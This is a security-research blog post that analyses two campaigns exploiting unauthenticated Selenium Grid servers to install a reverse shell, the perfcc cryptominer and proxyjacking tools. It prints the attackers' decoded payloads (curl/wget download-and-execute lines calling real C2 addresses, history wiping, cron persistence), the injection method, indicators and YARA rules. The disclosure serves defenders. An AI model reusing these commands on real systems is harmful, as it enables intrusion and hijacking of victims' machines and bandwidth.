
From Automation to Exploitation: The Growing Misuse of Selenium Grid for Cryptomining and Proxyjacking

cadosecurity.com/blog/from-automation-to-exploitation-the-growing-misuse-of-selenium-grid-for-cryptomining-and-proxyjacking

Tara Gould & Nate Bill

Written by: Tara Gould & Nate Bill



Alarms

Detect Base64 Obfuscation Py	0 events · 2 files
Detects Perfcc Paths	0 events · 4 files
Linux Exploit CVE 2021 4034 1c8f235d	0 events · 2 files
SELinux Stopped	

Cado Security have identified two campaigns targeting the popular web testing tool Selenium Grid. The campaign includes deploying a sophisticated cryptominer "perfcc".

Cado Security Labs operates multiple honeypots across various services, enabling the discovery of new malware and campaigns. Recently, Cado Security researchers discovered two campaigns targeting Selenium Grid to deploy an exploit kit, cryptominer, and proxyjacker.

Selenium is an open-source project consisting of various components used for browser automation and testing. Selenium Grid is a server that facilitates running test cases in parallel across different browsers and versions. Selenium Grid is used by thousands of organizations worldwide, including large enterprises, startups, and open-source contributors. The exact number of users is difficult to quantify due to its open-source nature, but estimates suggest that millions of developers rely on Selenium tools. The tool's flexibility and integration into CI/CD pipelines make it a popular choice for testing web applications across different platforms. However, Selenium Grid's default configuration lacks authentication, making it vulnerable to exploitation by threat actors.

Earlier this year, researchers at Wiz published findings on a cryptomining campaign named SeleniumGreed, which exploited misconfigured Selenium Grid instances. As a result, Cado Security Labs set up a new honeypot to detect emerging campaigns that exploit misconfigured Selenium Grid instances.

Technical Analysis



Selenium Grid Honeypot
Python script passed into goog:chromeOptions
Python script passed into goog:chromeOptions
http://173.212.220.247/burjdubai/.jblae/y
GSocket retrieved
curl -A"curl/7.74.9" -s -o /tmp/httpd http://198.211.126.180/checklist.php
perfcc downloaded
http://193[.]168[.]143[.]199/nGs.php?s=Fjb9eGXtNPnBXEB2ofmKz9
GSocket WebHook
11 * * * * /.config/cron/perfcc
11 * * * * /.config/cron/top
crontab persistence established
top
top binary dropped
pl script retrieved via reverse shell
curl -k -s http://54.187.140.5/image/.a/efmarm7
Retrieves proxyjacking tool EarnFM
curl -k -s http://54.187.140.5/image/.a/net_io64
Retrieves proxyjacking tool IPRoyal
docker run -d --name watchtower --restart=always -p 2095:8080
Run Watchtower Container
docker run -d --name $NAME --restart=unless-stopped traffmonetizer/cli_v2:$ARC
Run Traffmonetizer Container

Diagram 1: Attack Flow of Each Campaign

Due to the misconfiguration in the Selenium Grid instance, the threat actors are able to exploit the lack of authentication to carry out malicious activities. In the first attack observed, the attacker used the “goog:chromeOptions” configuration to inject a base64 encoded Python script as an argument.

As shown in the code snippet below, the attacker specified Python3 as the binary in the WebDriver configuration, which enables the injected script to be executed.

```
import base64;exec(base64.b64decode(b).decode())"]}}}, "desiredCapabilities": {"browserName": "chrome", "version": "", "platform": "ANY",
"goog:chromeOptions": {"extensions": [], "binary": "/usr/bin/python3", "args": ["-
cb=b'aW1wb3J0IG9zO29zLnB1dGVudigiSElTVEZJTEUiLCIvZGV2L251bGwiKTtvcy5zeXN0ZW0oImN1cmwgLWZzU0xrIGh0dHA6Ly8xNzMuMjE
base64;exec(base64.b64decode(b).decode())"]}}}
```

```
import os;os.putenv("HISTFILE","/dev/null");os.system("curl -fsSLk http://173.212.220.247/burjdubai/.jblae/y -o /dev/shm/y ; bash /dev/shm/y ;
rm -rf /dev/shm/y")
```

The script, shown decoded above, sets the HISTFILE variable to “/dev/null”, which disables the logging of shell command history. Following this, the code uses “curl” to retrieve the script “y” from “http://173[.]212[.]220[.]247/burjdubai/.jblae/y” and saves it to a temporary directory “/dev/shm/y”. The downloaded file is then executed as a shell script using bash, with the file deleted from the system to remove evidence of its presence.

The script “y” is GSocket reverse shell. GSocket is a legitimate networking tool that creates encrypted TCP connections between systems, however it is also used by threat actors for C2 or a reverse shell to send commands to the infected system. For this reverse shell the webhook is set to “http://193[.]168[.]143[.]199/nGs.php?s=Fjb9eGXtNPnBXEB2ofmKz9”.


```
#! /usr/bin/env bash

# Install and start a permanent gs-netcat reverse login shell
#
# See https://www.gsocket.io/deploy/ for examples.
#
```

Figure 1: Reverse Shell Script

A second bash script named “pl” is retrieved from the C2. The script “pl” contains a series of functions that:

- Perform system architecture checks.
- Stop Docker containers “watchtower” and “traffmonitizer”.
- Sets the installation path to “/opt/.net/” or “/dev/shm/.net-io/”.
- Depending on the system architecture, IPRoyal Pawn and EarnFM payloads are retrieved from 54[.]187[.]140.5 via curl and wget.
- These are executed with the users’ IPRoyal details passed as arguments:
  -accept-tos -email="FunnyRalph69@proton.me" -password="wrapitDown9!"

IPRoyal Pawns is a residential proxy service that allows users to sell their internet bandwidth in exchange for money. The user's internet connection is shared with the IPRoyal network with the service using the bandwidth as a residential proxy, making it available for various purposes, including for malicious purposes. Proxyjacking is a form of cyber exploitation where an attacker hijacks a user's internet connection to use it as a proxy server. This allows the attacker to sell their victim’s IP to generate revenue.




```
install_netio64(){
  echo "install_netio64 preparing system and dependencies"
  echo "downloading payload"
  {
      wget --no-check-certificate -q http://54.187.140.5/image/.a/net_io64 -O $ins_dir/net-io
  } || {
      curl -k -s http://54.187.140.5/image/.a/net_io64 -o $ins_dir/net-io
  }
  echo "preparing payload"
  cd $ins_dir
  chmod 755 net-io
  echo "executing payload"
  device=$(cat /etc/machine-id)
  exec -a "[net-io]" ./net-io -accept-tos -email="FunnyRalph69@proton.me" -password="wrapitDown9!" -device-name=$device > /dev/null 2>&1 &
  echo "net-io ready"
}
```

Figure 2: Screenshot from pl Script Installing IPRoyal

Inside “pl” there is a base64 encoded script “tm”. The script “tm” also performs a series of functions including:

- Checks for root privileges
- Checks operating system
- Checks IPv4 status
- System architecture checks
- Sets traffmonetizer token to ‘"2zXf0MLJ4l7xXvSEdEWGEOzfYLT6PabwAgWQfUYwCxg="’
- Base64 encoded script to install Docker, if not already running
- Retrieve traffmonetizer and WatchTower Docker images from Docker registry
- Deletes old traffmonetizer container




```
NAME='tm'

red(){ echo -e "\033[31m\033[01m$1$2\033[0m"; }
green(){ echo -e "\033[32m\033[01m$1$2\033[0m"; }
yellow(){ echo -e "\033[33m\033[01m$1$2\033[0m"; }
reading(){ read -rp "$(green "$1")" "$2"; }

check_root(){
  [[ $(id -u) != 0 ]] && red " The script must be run as root, you can enter sudo -i and then download and run again." && exit 1
}

check_operating_system(){
  CMD=("$(grep -i pretty_name /etc/os-release 2>/dev/null | cut -d \" -f2)"
       "$(hostnamectl 2>/dev/null | grep -i system | cut -d : -f2)"
       "$(lsb_release -sd 2>/dev/null)" "$(grep -i description /etc/lsb-release 2>/dev/null | cut -d \" -f2)"
       "$(grep . /etc/redhat-release 2>/dev/null)"
       "$(grep . /etc/issue 2>/dev/null | cut -d \\ -f1 | sed '/^[ ]*$/d')"
      )

  for i in "${CMD[@]}"; do SYS="$i" && [[ -n $SYS ]] && break; done

  REGEX=("debian" "ubuntu" "raspbian" "centos|red hat|kernel|oracle linux|amazon linux|alma|rocky")
  RELEASE=("Debian" "Ubuntu" "Raspbian" "CentOS")
  PACKAGE_UPDATE=("apt update -y" "chmod 1777 /tmp ; apt update -y" "chmod 1777 /tmp ; apt update -y" "yum -y update")
  PACKAGE_INSTALL=("apt -y install" "apt -y install" "apt -y install" "yum -y install")
  PACKAGE_UNINSTALL=("apt -y autoremove" "apt -y autoremove" "apt -y autoremove" "yum -y autoremove")
```

Figure 3: Screenshot of Function tm Performing System Checks

In a second campaign, a threat actor followed a similar pattern of passing a base64 encoded Python script in the “goog:chromeOptions” configuration to inject the script as an argument. Decoding the Python script reveals a Bash script.

```
{"capabilities": {"firstMatch": [{}], "alwaysMatch": {"browserName": "chrome", "pageLoadStrategy": "normal", "goog:chromeOptions":
{"extensions": [], "binary": "/usr/bin/python3", "args": ["-cimport
base64;exec(base64.b64decode(b'aW1wb3J0IG9zO29zLnN5c3RlbSgibm9odXAgZWNobyAnSXlNaEwySnBiaTlpWVhOb0NtWjFibU4w…').decode
```



```
  rm -rf /tmp/.perf.c/* &>/dev/null
  rm -rf /tmp/httpd &>/dev/null

  if [ -x "$(command -v curl)" ]; then
      curl -A"curl/7.74.9" -s -o /tmp/httpd http://198.211.126.180/checklist.php
  elif [ -x "$(command -v wget)" ]; then
      wget -U"curl/7.74.9" -q -O /tmp/httpd http://198.211.126.180/checklist.php
  else
      __curl http://198.211.126.180/checklist.php > /tmp/httpd
  fi

  if [ -f /tmp/httpd ] && [ `ls -l /tmp/httpd|awk '{print $5}'` -eq 9301499 ];
  then
      pkill -9 perfctl &>/dev/null
      killall -9 perfctl &>/dev/null

      chmod +x /tmp/httpd
      PATH=/tmp:$PATH
      KRI=kr httpd >/dev/null 2>&1 &
      sleep 5
  fi
  rm /tmp/.install.pid33
fi
```

Figure 4: Bash Script From Python Script

The script checks the system's architecture and ensures it's running on a 64-bit machine, otherwise it exits. It then prepares the environment by creating necessary directories and attempting to remount “/tmp” with executable permissions if they are restricted. The script manipulates environment variables and configuration files, setting up conditions for the payload to run. It checks if certain processes or network connections exist to avoid running multiple instances or overlapping with other malware. The script downloads an ELF binary “checklist.php” from a remote server with the User-Agent string “curl/7.74.9”. The script checks if the binary has been downloaded based on bytes size and executes it in the background. After executing the payload, the script performs clean up tasks by removing temporary files and directories.

The downloaded ELF binary, “checklist.php” is packed with UPX, a common packer. However, the UPX header has been removed from the binary to prevent analysts from easily unpacking it using the unpacker built in to UPX. To retrieve the unpacked binary, Cado Security researchers manually unpacked the file.


Manually unpacking UPX is a fairly straightforward process, as it is well documented. To do this, we used the GNU debugger (GDB) to step through the packed binary until we reached the end of the UPX stub, where execution control is handed over to the unpacked code. We then dumped the memory maps of the process and reconstructed the original ELF using the data within.

The unpacked binary is written in Golang - an increasingly popular choice for modern malware. The binary is stripped, meaning its debugging information and symbols including function names have been removed and is a fairly complex binary.

When run, the ELF binary attempts to use the PwnKit exploit to escalate to root. This is a fairly old exploit for the vulnerability, CVE-2021-4034, and likely patched on most systems. A number of connections are made to Tor nodes that are likely being used for a C2, that are generated dynamically using a Domain Generation Algorithm (DGA). The victim’s IP address is looked up using iPify. The binary will then drop the “perfcc” crypto miner, as well as a binary named “top” to “~/.config/cron” and “~/.local/bin” respectively. A cron job is set up to establish persistence for each binary.


```
11 * * * * /.config/cron/perfcc
```

Additionally the binary creates two directories in /tmp/. Shown in Figure 3, is the directory “/tmp/.xdiag” that is created and contains multiple files and folders. The second directory created is “/tmp/.perf.c”, shown in Figure 4, includes a copy of the original binary that is named based on the process it has been injected into, in this example it is “systemd”. The PID of the process is stored in “/tmp”/ as “/.apid”. Inside the “/tmp/.perf.c” directory is also a UPX packed XMRig binary named “perfcc” that is used for cryptomining.



```
┌──(kali㉿kali)-[/tmp/.xdiag]
└─$ tree
.
├── cp
├── cty
├── data
│   ├── pam
│   └── tty
├── elog
├── exi
├── hroot
│   ├── cp
│   ├── hscheck
│   └── rootfs → /
├── hs.txt
├── int
│   └── bin
├── p
├── t1
├── tmp
├── tordata
│   ├── cached-certs
│   ├── cached-microdesc-consensus
│   ├── cached-microdescs.new
│   ├── control_auth_cookie
│   ├── keys
│   ├── lock
│   ├── state
│   ├── torrc-669980471
│   └── ts
├── uid
└── ver

11 directories, 19 files
```


Figure 5: .xdiag Directory



```
┌──(kali㉿kali)-[/tmp/.perf.c]
└─$ ls
perfctl  systemd
```

Figure 6: .perf.c Directory

Top is a Shell Script Compiler (SHC) compiled ELF binary. SHC compiles Bash scripts into a binary with the contents encrypted with ARC4, making detection and analysis more difficult.



```bash
#!/bin/bash

if env | grep -q ABWTRX; then
    echo ABWTRX00
    exit 0
fi

r='top'
m='perfctl'

p=$(echo "$PATH" | sed 's;/.local/bin;/usr/bin;g' 2>/dev/null)

if [ $? -ne 0 ]; then
    p="${a/\/.local\/bin//usr/bin}"
fi

export PATH=$p

if env | grep -q AAZHDE; then
    $r "$@"
else
    trap 'rm -rf /tmp/smpr &>/dev/null' EXIT
    trap 'rm -rf /tmp/smpr &>/dev/null' SIGINT
    touch /tmp/smpr &>/dev/null
    export AAZHDE=1
    pkill -9 $m &>/dev/null
    killall -9 $m &>/dev/null
    ps -ax | grep $m | grep -v grep | awk '{print $1}' | xargs kill -9 &>/dev/null
    ps -ax | grep $m | grep -vq grep || rm -rf /tmp/.apid &>/dev/null
    unset AAZHDE
    $r "$@"
fi
```

Figure 7: Bash Script from Top

This script checks for the presence of specific environment variables to determine its actions. If the “ABWTRX” variable is set, it prints a message and exits. If “AAZHDE” environment variable is not set, the script adjusts the PATH, sets up cleanup traps, forcefully terminates any “perfctl” processes, and removes temporary files to clean up any artifacts. Finally, it executes the top command to display system processes and their resource usage.

Key Takeaways

While this isn’t the first time Selenium Grid has been exploited by threat actors, this campaign displays another variation of attack that can occur in misconfigured instances. It is also worth noting that similar attacks have been identified in other vulnerable services, such as GitHub. The LABRAT campaign identified by sysdig last year exploited a vulnerability in GitLab for cryptomining and proxyjacking.

As many organizations rely on Selenium Grid for web browser testing, this campaign further highlights how misconfigured instances can be abused by threat actors. Users should ensure authentication is configured, as it is not enabled by default. Additionally organizations can consider a DFIR, such as Cado Response, to quickly respond to threats while minimizing potential damage and downtime.

Interested in more research from Cado Security Labs? Check out the H2 2023 Cloud Threat Findings Report.

Indicators of Compromise

54[.]187[.]140[.]5

173[.]212[.]220[.]247

193[.]168[.]143[.]199

198[.]211[.]126[.]180

154[.]213[.]187[.]153

http://173[.]212[.]220[.]247/burjdubai/.jblae/pl

http://173[.]212[.]220[.]247/burjdubai/.jblae/y

Tor Nodes

95[.]216[.]88[.]55

146[.]70[.]120[.]58

50[.]7[.]74[.]173 www[.]os7mj54hx4pwvwobohhh6[.]com

129[.]13[.]131[.]140 www[.]xt3tiue7xxeahd5lbz[.]com

199[.]58[.]81[.]140 www[.]kdzdpvltoaqw[.]com

212[.]47[.]244[.]38 www[.]fkxwama7ebnluzontqx2lq[.]com

top	31ee4c9984f3c21a8144ce88980254722fd16a0724afb16408e1b6940fd599da
perfcc	22e4a57ac560ebe1eff8957906589f4dd5934ee555ebcc0f7ba613b07fad2c13
pwnkit	44e83f84a5d5219e2f7c3cf1e4f02489cae81361227f46946abe4b8d8245b879
net_ioaarch64	95aa55faacc54532fdf4421d0c29ab62e082a60896d9fddc9821162c16811144
efm	96969a8a68dadb82dd3312eee666223663ccb1c1f6d776392078e9d7237c45f2

MITRE ATTACK

Name	ID
Resource Hijacking	T1496
Ingress Tool Transfer	T1005
Command and Scripting Interpreter: Python	T1059.006
Command and Scripting Interpreter: Unix Shell	T1059.004
Scheduled Task: Cron	T1053.003
Hijack Execution Flow: Dynamic Linker Hijacking	T1574.006
Deobfuscate/Decode Files or Information	T1140
Indicator Removal: Clear Command History	T1070.003
Indicator Removal: File Deletion	T1070.004

Software Packing	T1027.002
Domain Generation Algorithm	T1568.002

Detection

Paths

/tmp/.xdiag

/tmp/.perf.c

/etc/cron.*/perfclean

/.local/top

/.config/cron/top

/tmp/.apid

Yara Rules

```
rule ELF_SHC_Compiled
{
  meta:
      description = "Detects ELF binaries compiled with SHC"
      author = "tgould@cadosecurity.com"
      date = "2024-09-03"

  strings:
      $shc_str = "=%lu %d"
      $shc_str2 = "%s%s%s: %s\n"
      $shc_str3 = "%lu %d%c"
      $shc_str4 = "x%lx"
      $getenv = "getenv"

  condition:
      uint32be(0) == 0x7f454c46 and
      any of ($shc_str*) and $getenv
}


rule Detect_Base64_Obfuscation_Py
{
  meta:
      description = "Detects obfuscated Python code that uses base64 decoding"
      author = "tgould@cadosecurity.com"
      date = "2024-09-04"
  strings:
      $import_base64 = "import base64" ascii
      $exec_base64_decode = "exec(base64.b64decode(" ascii
      $decode_exec = "base64.b64decode(b).decode())" ascii

  condition:
      all of ($import_base64, $exec_base64_decode, $decode_exec)
}
```

```
rule perfcc_script
{
meta:
  author = "tgould@cadosecurity.com"
  description = "Detects script used to set up and retrieve Perfcc"

  strings:

      $env = "AAZHDE"
      $dir = "mkdir /tmp/.perf.c 2>/dev/null"
      $dir_2 = "mkdir /tmp/.xdiag 2>/dev/null"
      $curl = "\"curl/7.74.9\""
      $command = "pkill -9 perfctl &>/dev/null"
      $command_2 = "killall -9 perfctl &>/dev/null"
      $command_3 = "chmod +x /tmp/httpd"

  condition:
      $env and ($dir or $dir_2) and any of ($command*) and $curl

}
```

Tag(s): Research & Threat Intel

Subscribe to Our Blog

To stay up to date on the latest from Cado Security, subscribe to our blog today.